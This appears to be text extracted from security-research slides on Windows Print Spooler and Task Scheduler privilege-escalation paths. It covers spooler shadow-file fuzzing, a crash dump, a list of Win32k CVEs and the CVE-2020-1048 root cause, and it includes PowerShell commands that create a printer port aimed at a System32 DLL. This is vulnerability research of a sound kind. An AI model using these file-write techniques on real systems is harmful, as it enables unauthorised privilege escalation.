
Sending an RPC request to the service for modifying a legacy-located task will migrate it to the preferred location of C:\Windows\System32\Tasks.




Task Scheduler 0-Day Exploitation Paths Overview



Task Scheduler CVE-2019-1069 - Patch




Spooler Propagation Capabilities



Win32k Vulnerabilities - 2020 List (Partial)

<u>CVE-2020-0720</u>	Win32k Elevation of Privilege Vulnerability
<u>CVE-2020-0721</u>	Win32k Elevation of Privilege Vulnerability
<u>CVE-2020-0722</u>	Win32k Elevation of Privilege Vulnerability
<u>CVE-2020-0723</u>	Win32k Elevation of Privilege Vulnerability
<u>CVE-2020-0725</u>	Win32k Elevation of Privilege Vulnerability
<u>CVE-2020-0726</u>	Win32k Elevation of Privilege Vulnerability
<u>CVE-2020-0731</u>	Win32k Elevation of Privilege Vulnerability
<u>CVE-2020-0719</u>	Win32k Elevation of Privilege Vulnerability

Spooler Propagation Capabilities




Our Research

20+ Year-old Bug in 20 Minutes of Fuzzing



Spooler SHD and SPL files



Writable folder by all users

SHD is processed once service is started

```
ProcessShadowJobs( NULL, pIniSpooler );
```

▼ struct _SHADOW_FILE_HEADER_SB SHADOW_FILE_HEADER_SB	
DWORD dwSignature	5123h
DWORD dwHeaderSize	E0h
WORD wStatus	800h
WORD wUnknown1	800h
DWORD dwJobID	Ch
QWORD dwPriority	1h
QWORD offUserName	76Ah
QWORD offNotifyName	75Ch
QWORD offDocumentName	778h
QWORD offPort	78Ah
QWORD offPrinterName	7BEh


Spooler Fuzzing in the Shadow (File)

After 20 minutes...



```
ntdll!RtlLengthSecurityDescriptor+0x60:  
00007fff`881cbe70 0fb64001      movzx  eax,byte ptr [rax+1] ds:8c040001`00000001=??  
Resetting default scope  
  
EXCEPTION_RECORD: (.exr -1)  
ExceptionAddress: 00007fff881cbe70 (ntdll!RtlLengthSecurityDescriptor+0x0000000000000060)  
ExceptionCode: c0000005 (Access violation)  
ExceptionFlags: 00000000  
NumberParameters: 2  
Parameter[0]: 0000000000000000  
Parameter[1]: ffffffffffffffff  
Attempt to read from address ffffffffffffffff
```

Spooler Crash Demo


Print Spooler (Printing to a File)




Print Spooler (Printing to a File)




Spooler 0-Day Exploitation Paths Overview



Spooler MS10-061 Patch



Spooler MS10-061 Patch Bypass #1




Spooler Arbitrary Printer Port Creation

```
PS C:\Users\Johnny> Add-PrinterPort c:\windows\system32\wbem\wbemcomn.dll  
PS C:\Users\Johnny> Add-Printer "MS Publisher Color Printer" -DriverName  
-PortName "c:\windows\system32\wbem\wbemcomn.dll"
```



Spooler The Impersonation Barrier

Operation:	CreateFile
Result:	ACCESS DENIED
Path:	C:\Windows\System32\wbem\wbemcomn.dll
Duration:	0.0002281
<hr/>	
Desired Access:	Generic Write, Read Attributes
Disposition:	OpenIf
Options:	Sequential Access, Synchronous
Attributes:	N
ShareMode:	Read
AllocationSize:	0
Impersonating:	P-MVM\p




Accessing the file using the access token of the client

Spooler CVE-2020-1048 Root Cause



